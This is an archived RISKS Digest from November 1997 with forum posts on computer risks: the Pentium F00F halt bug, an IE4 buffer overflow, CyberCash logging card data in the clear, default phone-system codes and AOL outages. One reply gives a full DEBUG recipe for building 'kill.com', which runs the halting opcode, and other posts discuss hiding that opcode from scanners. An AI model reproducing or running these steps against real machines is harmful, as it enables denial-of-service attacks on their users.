[Peter B. Ladkin](#)
- [College web surveys hazardous to your server's health](#)
[Adam Elman](#)
- [Thanksgiving in Microsoft Outlook 97: check your calendar](#)
[Martin Minow](#)
- [Hackers break into Macedonian Foreign Ministry phones](#)
[Steven Slatem](#)
- [First Y2K spam](#)
[Lloyd Wood](#)
- [Fake flowers cost \\$19K: Nowak de-flowered?](#)
[Bear R Giles](#)
- [Identity problem: Jim != James](#)
[Michael Zehr](#)
- [Internet Explorer 4 buffer-overflow security bug fixed](#)
[Stevan Milunovic](#)
- [Synergy between IE4 bug and Intel flaw](#)
[Per Hammer via Jonathan Levine](#)
- [Fix for the new Pentium flaw](#)
[PGN](#)

● [Workaround for the new Pentium flaw](#)

[John R Levine](#)

● [Re: New Pentium flaw](#)

[Fred Gilham](#)

[Nicholas C. Weaver](#)

[Marco S Hyman](#)

[Steven O Siegfried](#)

[Jon Strayer](#)

[Pekka Pietikinen](#)

[someguy](#)

● [Netscape security curiosity](#)

[Jeff DelPapa](#)

● [USENIX Security Symposium](#)

[Cynthia Deno](#)

● [Info on RISKS \(comp.risks\)](#)

✈ Aviation: COTS ist zum Kotzen? Part I

"Peter B. Ladkin" <ladkin@rvs.uni-bielefeld.de>

Wed, 12 Nov 1997 19:36:44 +0100

An article 'Windows added to cockpit choices' in Flight International, 5-11

November 1997, p 25, explains that the US company Avidyne has certificated

an avionics system based on Windows NT. The hardware supplier is Electronic

Designs, who has recently received approval from the FAA (approval for what

is not specified). Avidyne is apparently working on Level-C approval, which

will allow use of its moving-map display for IFR navigation. One of the

benefits is said to be the wide range of interfaces available to other devices.

This is for general aviation. The first Supplemental Type

Certificate

(required FAA documentation for installation) is for a Mooney piston single.

One major drawback could arise from the hardware. It was pointed out in

[RISKS-19.45](#) (many authors) that the Pentium and Pentium MMX chips may be halted by execution of a single instruction in any mode, independent of any memory protection in the operating system. This instruction (in machine language) is F0 0F C7 C8 in hexadecimal.

If Electronic Design's box is Pentium-based, the FAA could therefore shortly be asked to certificate a design for IFR flight that can be halted in mid-use. Unavoidably. By a few lines of software that are trivial to write. I would hope I am not alone in feeling very uncomfortable about the precedent this might set for acceptance procedures for COTS products in safety-related environments.

This is a static bug, so programs are already available (see [RISKS-19.45](#) for one) which sweep through your software to determine if this instruction is somewhere therein. But I wonder if the FAA will insist that Avidyne install such programs and make it a required part of the use of the equipment that this program is run as part of the pre-flight check before flight under IFR? However, even this does not guard against programs which dynamically generate this instruction.

For the history of a dynamically-generated instruction that halted the Shuttle flight-control software in 1981, recounted at length in

the
Communications of the ACM 27(9), September 1984, pp.874-900, see
our
compendium 'Computer-Related Incidents with Commercial Aircraft'
available
at <http://www.rvs.uni-bielefeld.de>

Peter Ladkin

✶ College web surveys hazardous to your server's health

Adam Elman <Adam.Eلمان@stanford.edu>

Mon, 10 Nov 1997 16:23:08 -0800

[Reference: <http://www.usatoday.com/form/colsong.htm>]

Last week (3 Nov 1997), *USA Today* held a survey on the sports section of their Web site asking readers to rate their favorite college fight songs.

Many college students and alumni consider their teams, marching bands, and fight songs, as matters of strong personal pride. Combine this with a high level of technical expertise at many universities and a college student's traditional predilection towards mischief, and it's not too surprising that some anonymous fans apparently wrote scripts to automate voting, overloading USA Today's web servers with traffic and forcing them to end the survey as of 11/10/97. According to the web page cited above, one Michigan fan voted 60,000 times in six hours; that's 167 times per minute, or 3 hits per second; nearly any web server would be crushed under that kind of load in

addition to normal traffic.

Similar events have happened before; in March 1996, ESPNNet (<http://espnnet.sportszone.com/>) held a survey for the "Best College Mascot;" their servers were brought down by poorly-written scripts run here at Stanford rooting for Stanford's Tree mascot; the Tree was subsequently banned by ESPNNet from participation in future "Best Mascot" surveys for five years. (Reference in the Stanford Daily: <http://daily.stanford.org/4%2D1%2D96/news/newtreegate01.html>)

These surveys, of course, have no purpose other than entertainment; there are no prizes other than pride for winning. Hence, people who are technically-literate enough to write automated voting scripts, but not enough to realize their impact on a web server, feel no compunction about what would otherwise be considered major "cheating."

Adam Elman, Software Developer, Highwire Press Adam.
Elman@stanford.edu
<http://highwire.stanford.edu/>

🔥 Thanksgiving in Microsoft Outlook 97: check your calendar

Martin Minow <minow@apple.com>
Fri, 14 Nov 1997 14:26:11 -0800

Robert X. Cringely's article begins at
<http://www.pbs.org/cringely/archive/nov697_main.html>.

"Still, there are some things a big company can do that a small band of programmers could never hope to accomplish. This was best shown

to me this
week by reader Brian P. McLean, who points out that according to
his
Microsoft Outlook 97 scheduling/datebook application,
Thanksgiving falls
this year on *Wednesday*, November 26.

"Thanksgiving has always fallen on Thursday before.
Wednesday may be an improvement. I don't know."

⚡ Hackers break into Macedonian Foreign Ministry phones

Steven Slatem <sslatem@intellitech.cz>

Fri, 14 Nov 1997 09:13:53 +0100

It was recently reported in the story "Hackers break into
Macedonian

Foreign Ministry phones," by Vladimir P., Central & East
European CrimiScope,

[http://www.ceeds.com/cee-crimiscope/sa/content/en/
cee/199711/19971115-v84.htm](http://www.ceeds.com/cee-crimiscope/sa/content/en/cee/199711/19971115-v84.htm),

and Central & East European Secure Systems News, that theft of
telephone

impulses is a new kind of threat facing Macedonia. Arabic
speaking

criminals have cracked a simple 4-digit code on card-based
telephones,

enabling them to call free-of-charge all over the world,
according to CEE

CrimiScope. In many cases, the default code of 1111 is never
changed and

even when another code is set, it often remains unchanged for
years. The

risk is not only that companies and organizations will lose
financially due

to higher phone bills but also that they might be sharing their
proprietary

information, and that of their business associates, with tech-
savvy

listeners. From the story: "All that a potential hacker needs to do is the following: First, a call must be placed to the (inadequately) protected telephone station (switchboard). When the taped message starts playing, the hacker dials a "nine" followed by the four-figure secret code number of the telephone station. If the code still happens to be the manufacturers default code (1111) - the job is done! However, if the code is not the default, the hackers begin their guessing game." -- Steven Slatem, sslatem@intellitech.cz, Editor-In-Chief, Central & East European CrimiScope, Central & East European Secure Systems News, <http://www.ceeds.com/cee-crimiscope> <http://www.intellitech-media.com/ceesn>

⚡ First Y2K spam

Lloyd Wood <L.Wood@surrey.ac.uk>
Fri, 14 Nov 1997 10:23:48 +0000 (GMT)

[Lloyd sent a long registration form and questionnaire for the first Y2K-related spam he's aware of. +44-1483-300800x3641, <L.Wood@surrey.ac.uk>PGP<<http://www.sat-net.com/L.Wood/>>]

MAKE MONEY FAST!!! fixing Y2K problems!

The 'Experience with programming is NOT required!/Experience with computers is NOT required!/Experience with computers is needed!/Experience with software is needed!' will give any RISKS reader pause for thought.

[The questionnaire asks for your credit-card number, \$24 to

register

you, for which you will be sent a test. If you pass the test, you

will be listed in their database as Y2K Test Certified along with

your test score, which allegedly will be "helpful in selecting people

for positions that might require a higher skill level." They also

want to know if you will be willing to travel in your new role as

a Y2K expert. PGN]

✶ Fake flowers cost \$19K: Nowak de-flowered?

Bear R Giles <bear@indra.com>

Fri, 14 Nov 1997 15:17:43 -0700 (MST)

C|Net reports that the Craig Nowak, of C.N. Enterprises of San Diego, has been ordered by a Travis County (Texas) district court to pay \$19,000 in damages for sending spam which incorrectly identified 'flowers.com' as the originating domain.

The owners of that domain, Tracy LaQuey Parker and Patrick Parker, Zilker Internet Park (their ISP), and the EFF-Austin sued for damages after they were forced to deal with thousands of bounced messages -- an onslaught which temporarily took down their mail server [as noted in [RISKS-19.19](#) and 20.]

Reference: <http://www.news.com/News/Item/0,4,16393,00.html>

Bear Giles <bear@coyotesong.com>

⚡ Identity problem: Jim != James

"Michael Zehr" <mzehr@kenan.com>

Wed, 12 Nov 1997 11:23:16 -0500

There is a small town in northern Pennsylvania where there is at least one case of identical twins that are named Jim and James. (The twins go to the same hospital to receive their medical care which is how I know about the situation.) So far there are no known mishaps at the hospital regarding their medical records, but surely it's an accident waiting to happen, both at the hospital and in any other computer databases.

A few comments:

If Jim and James receive their first service from an organization at the same time, that's safest for them since there will be two records set up initially. If Jim goes first and gets a record created and James then tries to obtain service at a later date, it's more likely that their records will be combined.

Ironically, this is one case that computers are likely to get right if left to their own devices. Computers easily recognize Jim != James. But computers are rarely left to their own devices and it is a human operator who is likely to tell the computer to update the wrong record. (Same address, same birthdate, "same" name -- they must be the same person!)

There is plenty of opportunity for mixups when Jim and James have an interest in keeping the records straight. Imagine if one of them tried to create trouble for the other!

We'll probably hear about Jim and James again if they ever order e-tickets on the same flight.

-Michael J. Zehr

⚡ Internet Explorer 4 buffer-overflow security bug fixed

Stevan Milunovic <stevan@netscape.com>

Thu, 13 Nov 1997 00:41:05 -0800

Within 24 hours of being told about a buffer-overflow bug in Internet Explorer 4 discovered by DilDog at the University of Massachusetts, Microsoft announced a patch. The bug resulted from a URL longer than 256 characters, which allowed IE4's HTML interpreter under Windows 95 version A to arbitrary execute binary code at the end of the URL. DilDog had noted that the bug had existed for six months, and had survived Microsoft's 10,000-person beta test -- despite this being a characteristic flaw that should have been detected. [Source: Hacker Reveals Serious Security Hole in IE4, culled from pcworld online, 12 Nov 1997. PGN Very Stark Abstracting]

⚡ Synergy between IE4 bug and Intel flaw

Jonathan Levine <jonathan@canuck.com>

Wed, 12 Nov 1997 08:27:05 -0700 (MST)

By now I'm sure you've heard about this delightful synergy:

> ----- Forwarded Message

> Date: Tue, 11 Nov 1997 06:53:45 -0500

> From: "Per Hammer" <phammer@raleigh.ibm.com>

> Subject: New IE4 security hole exploited ...

>

> <http://www.wired.com/news/news/technology/story/8429.html>

>

> The deal is, if your use a 'RES://' URL that us longer than
> 256 characters,

> byte 257 onwards will be executed as machine code. Now ...
> think ...

> F0 0F C7 C8

>

> Which is only slightly less malicious than deleting any
> files ...

>

> Per Hammer phammer@raleigh.ibm.com

Fix for the new Pentium flaw

"Peter G. Neumann" <neumann@csl.sri.com>

Mon, 17 Nov 97 8:17:05 PST

Intel Corp announced that a fix to the Pentium & Pentium/MMX
microprocessor

flaw has resulted from Microsoft, Sun, and others modifying
their operating

systems to block fatal instructions. See <http://www.intel.com> .

Workaround for the new Pentium flaw

John R Levine <johnl@iecc.com>

Sat, 15 Nov 1997 00:20:58 -0500 (EST)

To my surprise, it turns out there's a fairly straightforward workaround for the new Pentium flaw, and at least one vendor, BSDI, has already released system patches. Contrary to rumors, it doesn't involve turning off caches or anything like that, it's a way of arranging the interrupts in a way that preempts the hang with a higher priority interrupt. I gather there's also patches available for Linux.

Here we have kind of a reverse risk -- the increasingly ubiquitous Internet made it possible to diagnose the bug and distribute a fix in a day or two at very low cost.

John Levine, johnl@iecc.com, Primary Perpetrator of "The Internet for Dummies", Information Superhighwayman wanna-be, <http://iecc.com/johnl>, Sewer Commissioner

PS: I don't see any reason that the same technique wouldn't work in Windows, though I can't see any evidence that Microsoft is doing anything about it.

✶ Re: New Pentium flaw ([RISKS-19.45](#))

Fred Gilham <gilham@csl.sri.com>

Tue, 11 Nov 1997 17:40:09 -0800

Another case of the media `not getting it' about computers appeared in the

San Jose Mercury on 11 Nov 1997. The report on the latest

Pentium flaw

said that the flaw was exploitable by applications written in C or languages derived from C (whatever that means).

Since it's unlikely that any C compiler will ever be so foolish as to deliberately generate the particular instruction in question, this misses the point.

What is perhaps more confusing is that I've heard that Microsoft's implementation of Java will allow the execution of machine code. A malicious Web page could then become a Pentium-killer by including the defective instruction in its Java code. Thus the problem, while not present in Java, could arise from executing a Java program.

I suspect the newspaper's confusion arose from the fact that an 'exploit' of the flaw was demonstrated by a small C program that coerced an array containing a series of bytes that implemented the defective instruction into a function call. Including that C code snippet in a program would indeed exercise the flaw. But the flaw is C-related only in the sense that the flaw is Java-related because it could be invoked in Microsoft's Java implementation.

-Fred Gilham gilham@csl.sri.com

✶ Re: New Pentium flaw ([RISKS-19.45](#))

"Nicholas C. Weaver" <nweaver@hiss.CS.Berkeley.EDU>

Tue, 11 Nov 1997 17:57:49 -0800 (PST)

Not only can one create a C program to execute this opcode, such a program doesn't actually have to contain the sequence F00FC7C8. A program could build this up by bitwise or arithmetic operations, which implies that scanning programs like Sam Trenholme's won't find a properly written malicious program. Also, by simply using Emacs or another editor, one could enter this string into an existing binary and not have to compile a line of code. Ahh, the possibilities.

Nicholas C. Weaver

[The possibility of self-modifying code was noted by many others as well.

PGN]

⚡ Re: New Pentium flaw

Marco S Hyman <marc@snafu.org>

Tue, 11 Nov 1997 20:30:44 -0800

In [RISKS-19.45](#) a perl script to find the dreaded Pentium flaw was posted.

There is a risk that some might believe the script will protect their

systems. False. It is quite trivial to `hide' the killer code so a search

for 0xf0 0x0f 0xc7 0xc8 will fail. Several such hidden exploits were

recently posted to the bugtraq mailing list.

What is interesting is that BSDI has just announced a binary

patch to their operating system that is supposed to cure the problem. No information was given as to the nature of the patch. The release notification specifically stated:

We are not at liberty to discuss the mechanism of the workaround at this time.

More risks?

✂ Re: New Pentium flaw ([RISKS-19.45](#))

Steven O Siegfried <sos@skypoint.com>
Wed, 12 Nov 1997 09:39:59 -0600 (CST)

Earlier, I'd written and [RISKS-19.45](#) had reprinted:

>The following perl script, courtesy of Sam Trenholme via the security mailing list at Redhat Software is reported to find `_all_` occurrences of this code sequence on systems running Linux...

As has been pointed out to me by Jeremy Radlow (radlow@acm.org), there's really no way reliable way to detect this code sequence, since trivial run-time manipulations of the sequence renders it invisible to simple filters. Therefore, I'd encourage readers `_not_` to rely exclusively on that perl script to catch the problem.

Steve Siegfried sos@skypoint.com

⚡ Re: New Pentium flaw

Jon Strayer <jstrayer@appn.ci.in.ameritech.com>

Thu, 13 Nov 97 09:11:18 -0500

While I'd rather there wasn't "halt and catch fire" instruction for the Pentium, programs that crash the PC aren't exactly rare.

Jon Strayer, Software Solutions Group, Ameritech, Indianapolis
jstrayer@nsss.ameritech.com (317) 265-4037

⚡ Re: New Pentium flaw

"Pekka Pietik{inen}" <pp@netppl.fi>

Fri, 14 Nov 1997 02:56:02 +0200

The recent Pentium crash flaw scared quite a lot of people. Fortunately there was an acceptable workaround this time (<http://www.news.com/News/Item/0,4,16312,00.html>), but it still gives us something to think about.

Hardware is getting more and more complex and keeping serious bugs out of it is getting quite difficult.

Imagine a bug in a popular processor that would let users run privileged commands (there's no way the operating system can stop broken hardware from doing anything it likes). The bug would be impossible to fix without replacing the chip (even with these new microcode update possibilities that newer chips like ppro/pII have, another risk by itself, although

I believe the updates are not permanent, but reloaded each time the machine boots making the problem very small). Obviously replacing millions of chips is extremely costly.

A bug like this would basically make every modern secure multiuser operating system that runs on that processor into a multiuser windows 95. Even if you can trust the users, there's always some static buffer in a program (web browser, mail reader, first alpha version of someones latest project) that malicious people can overflow from the outside and thus run their code and do whatever they want with the machine (without the hardware bug the damage would be limited to one user)

The risk should be obvious, a single serious flaw in a popular processor could have some very dramatic effects (there are millions of Pentiums out there, many of which are in extremely critical places)

Pekka Pietikainen, Net People Ltd., Oulu, Finland

✶ Re: New Pentium flaw ([RISKS-19.45](#))

<someguy@somethingorother.com>

Wed, 12 Nov 1997 08:49:44 -0500

Here is how to use DEBUG to create a DOS executable that exercises the new flaw. DEBUG is available on DOS, Windows 3.x/95/NT and OS/2, and maybe others.

At the command prompt, do the following:

```
C:\TEST>debug
-e 100 f0 0f c7 c8
-n kill.com
-r cx
CX 0000
:4
-w
Writing 00004 bytes
-q

C:\TEST>KILL
```

⚡ Netscape security curiosity

Jeff DelPapa <dp@world.std.com>
Thu, 13 Nov 1997 16:09:33 -0500

[An earlier version of Jeff's message appeared to have identified a possible denial of service problem. After several iterations with a few of the respected occasional RISKS referees, this is the upshot of what apparently really happened. PGN]

A co-worker who wishes to remain anonymous came to me with a problem. He had been visiting sites that he likely should not have, and somehow wound up with an advertisement on his background screen, one that was rather inappropriate on company equipment. It took some digging to find out how it came to pass.

A quick look at settings showed that the display settings had been changed to make "netscape wallpaper" the default background.

Apparently what happened was a simple UI slipup. He must have clicked right on a picture, and somehow managed to use the "Set as Wallpaper" button. given that it isn't the default action, he must have been waving the mouse pretty violently. This command doesn't require a confirmation, so he might not have noticed it. It's still a risk: things that don't have immediately visible results should confirm.

⚡ USENIX Security Symposium

Cynthia Deno <cynthia@usenix.org>
Mon, 10 Nov 1997 21:58:30 -0800

7TH USENIX SECURITY SYMPOSIUM
26-29 Jan 1998, San Antonio, Texas
Marriott RiverCenter Hotel
Program Chair: Avi Rubin, AT&T Research Labs
Sponsored by USENIX, the Advanced Computing Systems Association
In cooperation with the CERT Coordination Center

Register now online: <http://www.usenix.org/events/sec98/>
Early registration discount deadline: January 5, 1998

Learn about the newest tools in tutorials, hear the latest solutions offered by researchers, and talk with some of the leading lights in the security community. Speakers include: Bill Cheswick, Carl Ellison, Dan Geer, Arjen Lenstra, Alfred Menezes, Clifford Neuman, JoAnn Perry, Marcus Ranum, Jon Rochlis, Avi Rubin, Shabbir Safdar, Bruce Schneier. Tutorial topics include: Java, NT, and Web Security; Cryptography; Certification; How to

Handle Incidents; What Every Hacker Already Knows



Report problems with the web pages to [the maintainer](#)



THE RISKS DIGEST

Forum on Risks to the Public in Computers and Related Systems

ACM Committee on Computers and Public Policy, [Peter G. Neumann](#), moderator

Volume 19: Issue 47

Weds 26 November 1997

Contents

- [California's Deadbeat Dads Database](#)
[PGN](#)
- [Forbes blames sabotage on hacker](#)
[Stevan Milunovic](#)
- [With autopilots, who needs a dog to keep an eye on the pilot?](#)
[Robert Dorsett](#)
- [Hacking cost businesses \\$800 million worldwide](#)
[Stevan Milunovic](#)
- [Encryption of electronic mail in the European Community](#)
[Mike Ellims](#)
- [Y2K and canned-goods expiration dates](#)
[Fernando Pereira](#)
- [Ottawa firm registers "Y2K" as trademark](#)
[Yves Bellefeuille](#)
- [Perils of grammar checkers](#)
[Azeem Azhar](#)
- [Re: Major security flaw in CyberCash 2.1.2](#)
[Steve Crocker](#)
- [Another AOL meltdown](#)
[Ed Fischer](#)

- [Problems with AOL](#)
[Simson L. Garfinkel](#)
 - [Risks of changed URLs](#)
[Arthur Flatau](#)
 - [Risks of blind acceptance](#)
[David Lesher](#)
 - [Re: Outlook for Thanksgiving](#)
[Guy J Sherr](#)
[Chris Adams](#)
 - ["Halting the Hacker" by Pipkin](#)
[Rob Slade](#)
 - [Re: Workaround for the new Pentium flaw](#)
[Roland Roberts](#)
 - [Pentium halting -- who needs DEBUG?](#)
[David G. Bell](#)
 - [Re: New Pentium flaw](#)
[Leonard Erickson](#)
[Robert Stanley](#)
[Nick Rothwell](#)
 - [Re: Pentium Fix?](#)
[Pekka Pietikinen](#)
 - [Info on RISKS \(comp.risks\)](#)
-

🔥 **California's Deadbeat Dads Database ([RISKS-19.12](#), 19.43)**

"Peter G. Neumann" <neumann@csl.sri.com>

Mon, 24 Nov 97 14:08:02 PST

We noted in [RISKS-19.12](#) and 19.43 that there have been serious development difficulties in connection with SACSS, the California Statewide Automated Child Support System. Finally, California Health and Welfare Agency announced on 20 Nov 1997 that the contract with Lockheed-Martin IMS has been

cancelled altogether. [Source: Robert B. Gunnison, *San Francisco Chronicle*, 21 Nov 1997, A30. The article also notes that a new Cal DMV system was abandoned in 1994 after spending \$50 million, and that problems with the Cal lottery system cost the state many millions.]

✶ Forbes blames sabotage on hacker

Stevan Milunovic <stevan@netscape.com>

Tue, 25 Nov 1997 09:01:00 -0800

Federal prosecutors in New York City have charged a former Forbes employee George Parente with breaking into Forbes' computers after he was dismissed 21 April 1997, sabotaging the systems, and causing what the company estimated was more than \$100,000 in damage. The computer outages caused employee inconvenience and necessitated significant effort in restoring programs and lost data. Parente faces up to five years in prison, but has denied the charges. Evidence includes a 55-minute phone call to a Forbes computer line made that evening. The crash occurred the next morning. [Source: *The New York Times*, 25 Nov 1997. PGN Abstracting]

[In an unrelated case, Senal Arabaci, 31, a Manhattan computer programmer, was charged Monday with sabotaging a computer system at Art Assets LLC by deleting and modifying files after a billing dispute with the company. He was released on a \$50,000 bond. [Excerpt from an AP item, 25 Nov 1997, on the Forbes case, noted by Don_Rosenberg@compuserve.com. PGN]

✈ With autopilots, who needs a dog to keep an eye on the pilot?

Robert Dorsett <rdd@netcom.com>

Mon, 24 Nov 1997 07:18:40 -0800 (PST)

On 23 Nov 1997, Paul Sirks got out of his plane in an attempt to restart the engine by cranking the propeller. The plane took off on its own without him, reached 12,000 feet, and flew for two hours before running out of gas and crashing into an unoccupied bean field northwest of Columbus, Ohio.

[UPI item, 24 Nov 1997, PGN abstracting]

✈ Hacking cost businesses \$800 million worldwide

Stevan Milunovic <stevan@netscape.com>

Nov 1997 {[exact] date clobbered, source lost}

Worldwide, hackers cost businesses an estimated \$800 million in 1995 through break-ins to computer systems at banks, hospitals, and other large businesses, according to investigators of the Senate's Permanent Investigations Subcommittee. Despite the staggering losses, few businesses report the security breaches for fear of negative publicity that could scare off customers, officials say. Also, most losses incurred by banks do not appear in required federal reports. The subcommittee's eight-month investigation showed that security problems seem to be worse in the private

sector than in government. More than \$400 million of the calculated losses were attributed to U.S. businesses.

Fear of hacker attacks has prompted many corporate users to boost budgets for security spending. A study conducted by <http://www.yankeegroup.com/> .

The Yankee Group, a Boston-based consulting firm, and *Infosecurity News* showed that corporate security budgets have already increased by 25 percent, with more increases expected this year. The study also concluded that nearly half of all break-ins are committed by internal users.

✶ Encryption of electronic mail in the European Community

Mike Ellims <mike.ellims@pigroup.co.uk>

Thu, 20 Nov 1997 17:33:37 -0000

The *Guardian* has recently (actually I'm rather tardy) published two articles on the use of encryption to protect communications. The first dealt with the (possible) reasons that the US and UK governments wanted to control the use of encryption.

The second (published 16 October 1997) dealt with the an EC report, Ensuring Security and Trust in Electronic Communications (on the web, according to the article at www.ispo.cec.bei/eif/policy/97503.ntml I looked but couldn't connect).

The first paragraph reads "US and British intelligence agencies received a

major blow last week, when the EC urged governments to introduce uniform and effective encryption standards to protect communications on the Internet, writes Duncan Campbell. In a landmark report, the EC asserted that legal recognition and standards for digital signatures, which depend on effective cryptography, should be put in place across the EU by 2000 "at the latest".

Other interesting comments include the following. "Although the EU concedes that individual governments can, in principle, make their own national security arrangements, member states are now being warned that restrictions on importing or exporting cryptographic products may be unlawful under sections of the European treaty, as well as contrary to existing community directives".

The article goes on to say, "The Commission says it found no evidence that regulation could or would stop criminals from using effective encryption."

Full text of both articles is at <http://online.guardian.co.uk/archive.html>, limiting the search year to 1997 and use the search string "crypto*" to bring up two articles from 17 Sep and 15 Oct.

Mike Ellims Pi Technology <mike@pires.co.uk> +44 (0)1223 441 256
[DISCLAIMERS]

⚡ Y2K and canned-goods expiration dates

Fernando Pereira <pereira@research.att.com>

Wed, 26 Nov 1997 09:49:58 -0500

A friend who manages one of the Y2K compliance projects at a major US-based multinational corporation reports the following (some light editing to protect sources and to consolidate several messages):

Just heard this one from one of our expat Brits in Zurich.

Apparently [a large food retail chain in Britain] has these highly automated regional distribution centers.

They are starting to receive canned goods with expiration dates running past 2000.

So, at the same time as they were receiving shipments of tinned tomatoes with shelf lives until '05 (which were being shuffled into storage bins by their automated pallet system), their automated "expired goods" system was scanning the new stuff, thinking they had gone bad 92 years ago, pulling them, and putting them on to lorries which then took them to the dump.

[...] after trashing the "expired" tins, the automated system placed an order to the supplier to replace them.

Apparently some guy at the warehouse noticed this but didn't want to say anything [...]

It was only when the tomato company's sales rep said something like, "Jeez, you guys are selling a lot of our tinned tomatoes lately," that they caught on.

Besides the usual Y2K issues, two other risks are worth noting:

1. Either the system has no autoamted tripwire mechanism to alert operators

about major deviations from suitable running averages, or its thresholds are not set properly.

2. The usual organizational risk of people being afraid of rocking the boat.

Caveat: I trust my direct source, but this is a "friend of a friend" kind of story, so there's a slight chance that this could be a Y2K urban legend, if nothing else because it's so exemplary.

✶ Ottawa firm registers "Y2K" as trademark

Yves Bellefeuille <yan@storm.ca>
Wed, 19 Nov 1997 02:43:41 -0500

According to the Ottawa Citizen, 17 November 1997, p. C1, an Ottawa consulting firm has registered the term Y2K as a trademark, "making it illegal for others to use the term".

Main points:

- I-T Net Consultants began looking into getting a trademark in 1995. "'Lo and behold, no one had registered it'".
- "Two months ago, I-T Net received a letter giving it official rights to the Y2K term".
- "'We're not going to get litigious', said Mr. Beraskow. Instead, as the company notices Y2K being used, it will send a letter informing the organization that Y2K is a trademarked term".

- "I-T Net will probably let its own clients use Y2K for 'a nominal fee'... However, Mr. Beraskow said the company would take organizations to court if they continue to refuse to stop using the term."

There's no mention as to whether I-T Net claims the trademark is valid in other countries.

Yves Bellefeuille, Ottawa, Canada <yan@storm.ca>

[Does that cover "y2k" also? PGN]

⚡ Perils of grammar checkers

"Azeem Azhar" <az!nospam!@nospamxx!nospam!nospam.int>
24 Nov 1997 11:03:45 GMT

A friend of of mine recently ran into this problem with the Word 97 grammar checker:

> Word 97 grammar checker wants me to change
> "we will not be issuing a credit note" to
> "we will be issuing a credit note"

Who checks the grammar checker?

Azeem (az ! at ! pobox ! dot ! com) BBC

⚡ Re: Major security flaw in CyberCash 2.1.2

Steve Crocker <crocker@cybercash.com>
Fri, 21 Nov 1997 20:26:57 -0500

The following message appeared on the net.

```
> From: Anonymous <anon@ANON.EFGA.ORG>
> Subject:      Major security flaw in CyberCash 2.1.2
> To: BUGTRAQ@NETSPACE.ORG
>
> CyberCash v. 2.1.2 has a major security flaw that causes all
> credit card
> information processed by the server to be logged in a file with
> world-readable permissions.  This security flaw exists in the
> default
> CyberCash installation and configuration.
>
> The flaw is a result of not being able to turn off debugging.
> Setting the
> "DEBUG" flag to "0" in the configuration files simply has no
> effect on the
> operation of the server.
>
> In CyberCash's server, when the "DEBUG" flag is on, the
> contents of all
> credit card transactions are written to a log file (named
> "Debug.log" by
> default).
>
> The easiest workaround I've found is to simply delete the
> existing Debug.log
> file.  In my experience with the Solaris release, the
> CyberCash software
> does not create this file at start time when the DEBUG flag is
> set to 0.
>
> The inability to turn off debugging is noted on CyberCash's
> web site under
> "Known Limitations".  The fact that credit card numbers are
> stored in the
> clear, in a world readable file, is not.
```

We have taken this quite seriously and have put through a full release of our software which will be available Monday 24 Nov for three platforms and others shortly thereafter. The flaw was in the debug logging

function, not in the protocols or core implementation. Nonetheless, the effect was an unnecessary exposure of potentially sensitive information, and it shouldn't have gone out the door that way. We're tightening our internal processes to avoid this in the future.

That said, here's the actual exposure. The credit card information that's in the clear in the log comes from "merchant-initiated" transactions, which means the merchant obtains the credit card number from somewhere -- phone, mail, fax, SSL-protected Internet interaction, or unprotected Internet interaction. The merchant thus has the same info in the clear already.

If the card number was provided via a wallet, then the card number is blinded at the consumer's end. It is therefore not in the clear as it passes through the merchant's machine and the reported exposure does not apply..

In order for the unprotected log to pose a risk of exposure, someone has to be able to gain access to the merchant's machine. If the machine is well protected, viz behind a firewall and/or carefully configured, presumably an outsider won't be able to gain access. And in terms of the *additional* exposure the open log represents over existing risks, if the same information is accessible in the clear elsewhere on the machine, eliminating from the log or encrypting the log provides little or no real protection. We continue to advise merchants to take strong steps to protect their

machines.

To our knowledge, the exposure documented above has not resulted in the actual loss of any customer data or other security incident.

Dr. Stephen D. Crocker, Chief Technology Officer, CyberCash, Inc.
2100 Reston Parkway, Reston, VA 20191 crocker@cybercash.com +1
703 716 5214

⚡ Another AOL meltdown

<EdFischer@aol.com>

Tue, 18 Nov 1997 14:06:05 -0500 (EST)

On Tuesday, 18 November 1997, America Online suffered a variety of breakdowns that left users without service. Starting sometime before 8 a.m.

ET, AOL responded at various times with

"Unable to send mail at this time."

"Unable to receive mail at this time."

"There has been a temporary delay in the connection process."

and

"The system is temporarily unavailable."

Some users could retrieve their mail by about 12:45 p.m. ET, but it was impossible to send mail until shortly before the time stamp on this message, which is when I was finally able to send it to you via AOL.

One Risk, often repeated: The bigger and more complex systems get, the more prone to problems.

Edward Fischer, Director, Information Systems, Post Newsweek Stations, Inc.

3 Constitution Plaza, Hartford, Connecticut 06103 Voice: (860)
493 2522

⚡ Problems with AOL

"Simson L. Garfinkel" <simsong@vineyard.net>

Wed, 26 Nov 1997 10:20:46 -0500

Since Wednesday, 19 Nov 1997, AOL seems to have had significant Internet connectivity problems. Many customers who use local ISPs to telephone AOL (using AOL's TCP/IP connection option) have been unable to get through.

Other ISP customers have been unable to reach the AOL website. And there are reports that mail between AOL and MSN is not properly function.

Complicating the diagnosing of this problem is the fact that AOL seems to be blocking some IP services (such as PING) put allowing others to pass (such as HTTP) to various hosts.

Further complicating the problem is that AOL's standard response, when people call the company's technical support hotlines, is to say that the fault lies with the customer's local ISP, and not with AOL itself.

I have verified that connectivity problems between AOL and the rest of the Internet exist from at least two locations:

- * Vineyard.NET (204.17.195.100)
- * MIT Media Lab (18.85.0.2)

I have also spoken with people in California who have reported similar connection problems.

I have personally called America Online on several occasions. Each problem they say that the problem is with my Internet Service Provider, and not with their Internet connection. This seems unlikely.

Speaking with my upstream Internet provider, I am told that the problem may be with the Routing Arbiter database (www.ra.net), which apparently crashed several times in November.

What this is showing is the problems of an open network in dealing with quality-of-service problems. It shows the ease of finger-pointing on the Internet today, and the difficulty of accountability. It also shows the real problems when there are large, national networks which fundamentally nobody is in charge of.

I do not know when, if ever, this problem is going to be resolved. In the meantime, many, many people cannot reach AOL.

Not that this is necessarily a bad thing, mind you.

⚡ Risks of changed URLs

Arthur Flatau <flataua@acm.org>
Tue, 25 Nov 1997 15:53:57 -0600

This is not a new risk, but I thought it was interesting nonetheless.

I subscribe to a mailing list about bone marrow transplants. Recently one of the other subscribers complained about "A"'s web site. "A"

was trying to raise money to pay for a bone marrow transplant (BMT) for herself and had a web site that announced this. She also had links to other web site's including one to "B"'s site. To confuse matters further "A" and "B" have the same first name. The complaint was that the link to "B" site, instead brought up a porn site. The complaint was whether "A" was in fact legitimately raising for a BMT or just another scam. The other alternative was that someone had hijacked "B" site.

The true explanation was much more mundane. In fact "B" site had moved several months ago and "A" had not updated her link. It appears that the old ISP had been bought by "Free XXXPics Unlimited" and were recycling the URL.

This is not really a new risk as phone numbers have always been recycled, perhaps less frequently then they are now. It does seem like something that will become more frequent in the future.

